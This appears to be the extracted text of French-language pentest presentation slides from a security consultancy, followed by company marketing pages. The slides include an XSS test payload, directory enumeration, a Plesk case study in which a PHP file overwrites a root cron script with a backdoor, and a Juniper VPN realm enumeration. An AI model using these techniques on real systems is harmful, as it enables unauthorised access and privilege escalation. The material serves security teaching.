<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<!-- IMP: Copyright 2001-2004, The Horde Project. IMP -->
<!-- Horde Project: http://horde.org/ | IMP: http:// -->
<!-- GNU Public License: http://www.fsf.org/copyleft -->
<html lang="fr-FR"><head>
<title>Courrier :: Bienvenue à Horde</title>
<link rel="SHORTCUT ICON" href="/horde/imp/graphics/fs
<link href="/horde/css.php?app=imp" rel="stylesheet" t
</head>

<body onload="setFocus()" >
<script language="JavaScript" type="text/javascript">
<!--
```




Ø `lang=""><img src=14 onerror="alert(String.fromCharCode(88,83,83))">`

Application Level


Directory Listing And File Enumerations

- ✓ Use wordlist to enumerate common folders and filenames
- ✓ Based on the status code (and size) of the response we can determine if directory or webpage exist or not
- ✓ Goal: Find new entry point(s)
- ✓ Example:
 - Ø Directory Listing of /includes



Index of /includes

Name	Last modified	Size	Description
Parent Directory	03-Nov-2007 01:08	-	
config.php	21-Sep-2007 02:15	1k	
data.js	12-Sep-2007 11:15	7k	
datepicker.js	12-Sep-2007 11:15	16k	
dbconn.inc	21-Sep-2007 02:52	1k	
footer.php	12-Sep-2007 11:15	1k	
formvalidation.js	12-Sep-2007 11:15	5k	
functions.inc.php	12-Sep-2007 11:15	7k	
header.php	12-Sep-2007 11:15	2k	
header_admin.php	12-Sep-2007 11:15	2k	
menu_admin.php	12-Sep-2007 11:15	6k	
menu_root.php	12-Sep-2007 11:15	7k	
menu_menu.js	12-Sep-2007 11:15	30k	



```
<?php
# Database connection information# MySQL configuration information

$db_username = " ";
$db_password = " ";
$db_name = " ";

//Change the IP to the hostname or IP address of the server
$db_server = "localhost";
$dbport = "3306";

//To Establish a connection to the local Webserver and MySQL Server
$db_conn = @mysql_connect($db_server, $db_username, $db_password) or
```

v Target

- Ø Plesk is a commercial web hosting automation solution
- Ø Target provide hosting solution to 25 clients
- Ø All client have chroot'ed FTP access to upload their websites

v Question:

- Ø Can a simple user compromise the server ?

v Hint

- Ø All virtual hosts are run under the same Apache user
- Ø Unsecure permission on certain cron jobs

Application Level

Case Study: Plesk (2/2)

```
[protean:/pentest]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
HOME=/

# run-parts
01 * * * * root run-parts /etc/cron.hourly
02 4 * * * root run-parts /etc/cron.daily
22 4 * * 0 root run-parts /etc/cron.weekly
42 4 1 * * root run-parts /etc/cron.monthly
1 0 * * * root /usr/bin/php /usr/local/sitebuilder/modules/statistics/stat_parse.php
5 0 * * * root /usr/bin/php /usr/local/sitebuilder/htdocs/clearguests.php > /dev/null 2>&1
0 0 * * * root /usr/bin/php /usr/local/sitebuilder/htdocs/keyupdate.php > /dev/null 2>&1
50 22 * * 1 root /usr/bin/php /usr/local/sitebuilder/htdocs/sip.php > /dev/null 2>&1

[protean:/pentest]$ ls -la /usr/local/sitebuilder/modules/statistics/stat_parse.php
-rw-r--r-- 1 apache apache 46781 Jan 17 07:44 /usr/local/sitebuilder/modules/statistics/stat_parse.php
```

✓ Upload backdoor.txt and pwn.php in the webroot

```
[protean:/pentest]$ cat pwn.php
<? php shell_exec('cp /var/www/vhost/user1.com/backdoor.txt
/usr/local/sitebuilder/modules/statistics/stat_parse.php'); ?>
```


✓ Load pwn.php, the process Apache will overwrite “state_parse.php”

✓ Wait until 00:01 and the cron job will load the backdoor (coded in php) with root privilege automatically

Application Level

Case Study: VPN SSL Juniper

- ✓ SSL VPN Juniper
- ✓ Identify different profiles (url_0, url_1, etc.)
- ✓ Identify REALM



Profiles	URL	Realm
Administrateurs (Conseil d'Administration)	https://XXX.XXX.XXX.XXX/dana-na/auth/url_0/welcome.cgi	LDAP conseilad
Commercial	https://XXX.XXX.XXX.XXXdana-na/auth/url_1/welcome.cgi	ActivCard commercial
Commercial light	https://XXX.XXX.XXX.XXX/dana-na/auth/url_2/welcome.cgi	LDAP commercial_light
SI (Service Informatique)	https://XXX.XXX.XXX.XXX/dana-na/auth/url_4/welcome.cgi	ActivCard user_si

QUESTIONS ?


p.caturegli@itrust.fr

Appendix

Reference

✓ HD Moore – Tactical Exploitation – Defcon 2007

✓ Security Power Tools – O'REILLY



✓ SCAPY from P. Biondi

<http://www.secdev.org/projects/scapy/>

✓ Magazine MISC





Ü **Intégrité**

Ü **Expertise**

Ü **Excellence**

Ü **Innovation**

Nous sommes :



- Ü Un Cabinet toulousain de conseil à vocation **internationale**
- Ü Créé par des experts reconnus de la sécurité informatique et de la gestion des risques
- Ü Société **citoyenne**, à dimension humaine basée sur
 - l'éthique
 - La répartition équitable des dividendes
 - l'intégrité
 - L'indépendance
 - l'excellence
 - L'innovation

Un Pole de compétences expert en SSI, en MidiPyrénées

Nous sommes



Ü Un modèle de service que nous souhaitons différent :

ETHIQUE


Concrètement :

- Ü Politique salariale et participative novatrice
- Ü Une charte d'intégrité et des valeurs sur lesquels tous les collaborateurs s'engagent
- Ü Un recrutement par cooptation / relation
- Ü Méthode HOMME3 d'analyse système

- Ü Une sens du service par
les compétences
Le savoir faire
Le savoir être

Intégrité

Aujourd'hui



Objectif : Être un pôle de référent international

Nos services en SSI

15408 Bâlell
ITIL EBIOS 27001

Conseil
& Assistance MOA

HSC Juridique

Sensibilisation
& Formation

tribunal
Etude forensiques

IAM Nomadisme
Architecture informatique
Entreprise étendue



CISSP ITTrust

Expertise
& Assistance MOE

Confidentiel défense

Audit

27001

Intrusif

De configuration

Organisationnel

D'architecture

Pen Test

Certification

- Ü Une approche : centrée sur l'Homme
- Ü Une ambition : gérer les risques !
- Ü Des Services : orientés métier

Notre démarche



“Chacun est responsable de tous.” St-Exupéry (Pilote de guerre)

On ne vend pas des ressources on propose une approche

Ü Concrètement :

- Du pragmatisme
- Des audits sécurité pour lesquels le rapport Nessus n'est que le début du travail
- Des prestations courtes ou moyennes en régie ou au forfait
- Des méthodes :
 - 27001/ITIL
 - PenTest
 - Accompagnement de projets
 - d'autres en cours ...

Notre organisation :

Ü 4 pôles

- | Audit et Pen Testing
- | Normes et Méthodes
- | Architecture et expertise
- | Open source Security



Ü Des modes de partenariats préservant notre indépendance

Ü Qui permettent d'adresser des problématiques complexes



Acteurs



club-27001



Nos Clients

